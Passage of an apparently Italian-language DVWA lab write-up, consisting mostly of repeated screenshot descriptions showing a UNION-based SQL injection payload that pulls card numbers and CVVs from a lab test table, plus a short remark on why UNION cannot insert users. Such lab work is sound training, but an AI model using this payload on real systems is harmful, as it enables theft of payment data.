The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection' and shows a 'User ID:' input field with a 'Submit' button. Below the input field, there are four rows of results, each showing a successful SQL injection payload and the resulting user information:


SQL Injection Payload	First name	Surname
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	4444111122223333	745
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	7746536337776330	722
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	8242325748474749	461
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	7725653200487633	230
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	1234567812345678	627

Below the results, there is a 'More info' section with links to security reviews and Wikipedia articles. At the bottom, the username 'admin' and security level 'low' are displayed.

## Ottimo. Missione Punk compiuta.

N.B. Non è possibile immettere nuovi utenti come records della tabella users, in quanto la sql injection in questo caso lavora con l'operatore UNION, che permette solamente l'unione tra due tabelle. Per andare ad immettere un nuovo record abbiamo bisogno del comando INSERT INTO \_nome.tabella(colonna1, colonna2,...) VALUES (valorecolonna1, valorecolonna2,...) che non funziona con UNION.

Abbiamo i privilegi, in quanto root@localhost, ma la SQLi non ci permette di aggiungere altri utenti.



The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection' and shows a 'User ID:' input field with a 'Submit' button. Below the input field, there are four rows of results, each showing a successful SQL injection payload and the resulting user information:

SQL Injection Payload	First name	Surname
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	4444111122223333	745
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	7746536337776330	722
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	8242325748474749	461
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	7725653200487633	230
ID: '%' and 1=0 union select ccnumber, ccv from owasp10.credit_cards #	1234567812345678	627

Below the results, there is a 'More info' section with links to security reviews and Wikipedia articles. At the bottom, the username 'admin' and security level 'low' are displayed.